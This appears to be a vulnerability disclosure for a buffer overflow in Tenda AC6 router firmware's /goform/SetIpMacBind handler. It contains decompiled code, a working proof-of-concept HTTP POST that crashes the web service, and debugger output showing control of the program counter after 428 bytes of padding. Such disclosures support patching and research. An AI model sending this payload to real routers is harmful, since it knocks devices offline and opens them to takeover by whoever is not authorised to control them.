Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the list parameter in the fromSetIpMacBind function.

Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/SetIpMacBind` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version

Vulnerability details

This vulnerability lies in the `/goform/SetIpMacBind` page，The details are shown below:


```
  src = 0;
  i = 0;
  bindnum_value = (char *)get_value_from_web(a1, (int)"bindnum", (int)"0");
  list_value = (char *)get_value_from_web(a1, (int)"list", (int)&unk_EA54C);
  GetValue("dhcps.Staticnum", nptr);
  v20 = atoi(nptr);
  v1 = atoi(bindnum_value);
  v19 = v1;
  if ( v1 >= 0 && v19 <= 32 )
  {
    src = list_value;
    for ( i = 1; src && i <= v19; ++i )
    {
      v18 = strchr(src, '\n');
      if ( v18 )
      {
        *v18 = 0;
        strcpy(dest, src);
        src = v18 + 1;
      }
      else
      {
        strcpy(dest, src);
      }
      if ( dest[0] == 13 )
      {
        if ( sscanf(&dest[1], "%17[0-9a-fA-F:]\r%15[0-9.]", v7, v6) != 2 )
          goto LABEL_10;
        memcpy(v5, &unk_EA54C, 1u);
      }
      else if ( sscanf(dest, "%[^\r]\r%17[0-9a-fA-F:]\r%15[0-9.]", v5, v7, v6) != 3 )
      {
LABEL_10:
```

POC

This POC can result in a Dos.

```
POST /goform/SetIpMacBind HTTP/1.1
Host: 192.168.204.133
Content-Length: 453
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/parental_control.html?random=0.7058891673130268&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=iqb1qw; bLanguage=cn
Connection: close

bindnum=1&list=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
Connect to server failed.
Unsupported setsockopt level=1 optname=13
Segmentation fault (core dumped)
```

Using A*428 to padding, we can control PC register

```
*R6   0x1
*R7   0xfffef71f ◂— stmdbvs r2!, {r1, r2, r3, r5, r8, sb, sl, fp, sp} ^ /* 0x69622f2e; './bin/httpd' */
*R8   0xe968 (_init) ◂— mov    ip, sp /* 0xe1a0c00d */
*R9   0x2e128 ◂— push   {r4, fp, lr} /* 0xe92d4810 */
*R10  0xfffef578 ◂— 0
*R11  0x41414141 ('AAAA')
*R12  0xff736edc (__pthread_unlock@got.plt) —▸ 0xff72ca50 (__pthread_unlock) ◂— mov    r3, r0 /* 0xe1a03000 */
*SP   0xfffef228 ◂— movtmi r4, #0x3343 /* 0x43434343; 'CCCC\\n' */
*PC   0x42424242 ('BBBB')
────────────────[ DISASM / arm / set emulate on ]────────────────
Invalid address 0x42424242

────────────────[ STACK ]────────────────
00:0000│ sp 0xfffef228 ◂— movtmi r4, #0x3343 /* 0x43434343; 'CCCC\\n' */
01:0004│    0xfffef22c ◂— andeq  r6, r0, ip, asr lr /* 0x6e5c; '\\n' */
02:0008│    0xfffef230 —▸ 0x1140c8 ◂— strbtvs r6, [pc], -pc, lsr #14 /* 0x666f672f; '/goform' */
03:000c│    0xfffef234 —▸ 0x11a9c0 ◂— 0
04:0010│    0xfffef238 ◂— strbtvs r6, [pc], -pc, lsr #14 /* 0x666f672f; '/goform/SetIpMacBind' */
05:0014│    0xfffef23c ◂— svchs  #0x6d726f /* 0x2f6d726f; 'orm/SetIpMacBind' */
06:0018│    0xfffef240 ◂— ldmdbmi r4!, {r0, r1, r4, r6, r8, sl, sp, lr} ^ /* 0x49746553; 'SetIpMacBind' */
07:001c│    0xfffef244 ◂— 'pMacBind'
────────────────[ BACKTRACE ]────────────────
 ► f 0 0x42424242
```